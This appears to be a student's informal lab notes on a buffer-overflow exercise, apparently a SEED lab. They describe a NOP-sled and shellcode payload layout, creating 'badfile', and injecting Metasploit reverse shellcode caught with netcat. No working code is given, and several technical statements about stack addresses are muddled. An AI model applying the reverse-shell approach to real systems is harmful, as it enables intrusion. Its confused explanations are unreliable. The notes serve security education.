Line (8,19) is the allocated const (A read only variable that will not be changed) parameter to be passed to the main function. The function starting from Line(22,27) is the execution of buffer overflow. This is the generated payload:

NOP Operation (The range within the return address)	ShellCode (NEED EXPLANATION)	Return Memory Address (Any number * memory address bytes)

Lecture : If you store the address instead of a variable, instead of getting the value, you can go to the address and read that value. Instead of the variable storing the value, you store an address so the value returns from the address. a variable itself is an address, so it's essentially an address storing another address. For stack pointers, the addresses go up by 4 bits, 8 bit increments. To move in range with the stack, Bottom of stack pointer and top of stack pointer

NEED TO LOOK FOR CALL FUNCTION IN THE BOF, THE NEXT LINE AFTER IS THE RETURN ADDRESS.
JUMP → NOP →
Basic sense: fill all the addresses of the program request, stack pointer moves up, add more bits to the address, go to that new address and read information. The address that is stored in the stack, is somewhere else in the stack. That also stores an address or value. Read value in certain order, put address for an example 2, 3. Go to the address, read two and come back down.

Stack grows downward in memory, so the decrementation of the base pointer will meet stack pointer

3.3) The vulnerable program
Question 2.1: Successfully compiling the program

Created a bad file by creating an empty text (rename to badfile) in the same directory.


If the system runs the program without “badfile” the return will be a segmentation fault. If a badfile is present, the program will identify the filename and return it properly.

3.4) Exploiting the vulnerability
Question 2.2: construct contents for badfile, inject reverse shellcode in <u>shellcode, and fill the buffer with appropriate contents</u>


Before any form of implementation, following Appendix 5.1 the metasploit program has generated a payload

According to the question, exploit and stack will be run simultaneously because the objective is not to overflow the buffer in exploit, but to overflow the buffer in stack. Therefore, there is no need for the stack guard disabled for exploit but to have it disabled during stack. Furthermore, netcat will be used to listen to the signal that will be given for the SeedUbuntu, retrieve the connection successfully and gain remote access as the attacker to the ubuntu machine.

High Memory address 0x517



Low Memory address: 0x0



When a function gets called, the parameter is added into the stack in reverse order. Specifically in the example code of call_shellcode.c:
The main function:
Int main (int argc,char**argsv)

Main function — Takes the number of parameters — points to those variables